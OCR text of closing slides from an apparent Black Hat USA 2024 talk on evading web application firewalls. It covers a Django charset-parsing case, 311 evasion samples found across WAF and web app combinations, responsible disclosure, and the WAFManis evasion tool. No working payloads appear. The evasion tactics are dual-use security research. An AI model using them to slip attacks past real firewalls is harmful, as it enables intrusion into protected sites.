


Tactics-3: RFC Support Gap

- **Case 6:** Charset Support
  - Unexpected featured support in Django (Fixed in ver.5.0)

```
if self.content_type == "application/x-www-form-urlencoded":
    self._post, self._files = (
        QueryDict(self.body, encoding=self._encoding),
        MultiValueDict(),
    )
```


WAF affected by Three Tactics



Found
311
evasion samples
across
14x20
WAF and WebApp
Combinations

Responsible Disclosure

- Response from affected WAF and WebApp Vendors



Black Hat Sound Bytes

- Parsing parameters give WAFs visibility but also create a vulnerability
- We shared a new framework: ***WAFManis***
  - Automated ***CGF*** tool of protocol-level WAF evasions
- Three tactics in payload-level WAF evasion
  - Parameter Type Confusion
  - Malformed Parameter
  - RFC Support Gap

**: https://github.com/EkiXu/WAFManis

black hat USA 2024

Thanks for listening!
Any questions?

Qi Wang,Tsinghua University

Paper

Tool